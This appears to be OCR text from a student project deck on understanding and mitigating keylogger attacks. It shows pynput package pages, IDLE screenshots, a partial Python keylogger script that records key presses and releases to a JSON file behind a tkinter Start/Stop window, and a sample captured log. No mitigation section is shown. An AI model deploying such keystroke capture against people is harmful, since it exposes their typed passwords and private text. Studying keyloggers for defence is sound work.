

Name : Arshad Shaikh

Project : Understanding and Mitigating Keylogger Attacks

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pynput 1.7.7
pip install pynput
Latest version
Released: May 10, 2024
Monitor and control user input devices
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
Project description
pynput
This library allows you to control and monitor input devices.
Currently, mouse and keyboard input and monitoring are supported.
See here for the full documentation.
Controlling the mouse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jsons 1.6.3
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For serializing Python objects to JSON (dicts) and back
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Project description
Release history
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Project description
python 3.5 | 3.6 | 3.7 | 3.8 | 3.9 | 3.10
downloads 22M
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codecov 100%
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
JSONS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

# Python 3: List comprehensions
>>> fruits = ['Banana', 'Apple', 'Lime']
>>> loud_fruits = [fruit.upper() for fruit in fruits]
>>> print(loud_fruits)
['BANANA', 'APPLE', 'LIME']
# List and the enumerate function
>>> list(enumerate(fruits))
[(0, 'Banana'), (1, 'Apple'), (2, 'Lime')]
Compound Data Types
Lists (known as arrays in other languages) are one of the compound data types that Python understands. Lists can be indexed, sliced and manipulated with other built-in functions. More about lists in Python 3
1 2 3 4 5
Python is a programming language that lets you work quickly
and integrate systems more effectively. >>> Learn More


IDLE Shell 3.9.6
File Edit Shell Debug Options Window Help
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>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New File Ctrl+N
Open... Ctrl+O
Open Module... Alt+M
Recent Files
Module Browser Alt+C
Path Browser
Save Ctrl+S
Save As... Ctrl+Shift+S
Save Copy As... Alt+Shift+S
Print Window Ctrl+P
Close Alt+F4
Exit Ctrl+Q
6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AM
, "credits" or "license()" for more information.

keylogger.py - E:\My PDF\Edunet\keylogger.py (3.9.6)

File Edit Format Run Options Window Help

```
import tkinter as tk
from tkinter import *
from pynput import keyboard
import json

keys_used = []
flag = False
keys = ""

def generate_text_log(key):
    with open('key_log.txt', "w+") as keys:
        keys.write(key)

def generate_json_file(keys_used):
    with open('key_log.json', '+wb') as key_log:
        key_list_bytes = json.dumps(keys_used).encode()
        key_log.write(key_list_bytes)

def on_press(key):
    global flag, keys_used, keys
    if flag == False:
        keys_used.append(
            {'Pressed': f'{key}'}
        )
        flag = True

    if flag == True:
        keys_used.append(
            {'Held': f'{key}'}
        )
    generate_json_file(keys_used)


def on_release(key):
    global flag, keys_used, keys
    keys_used.append(
        {'Released': f'{key}'}
    )

    if flag == True:
```

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



Keylogger
Click "Start" to begin keylogging.
Start
Stop


hello world
File
Edit
View
hello world


hello world
key_log
File
Edit
View
'h''e''l''l''o'Key.space'w''o''r''l''d'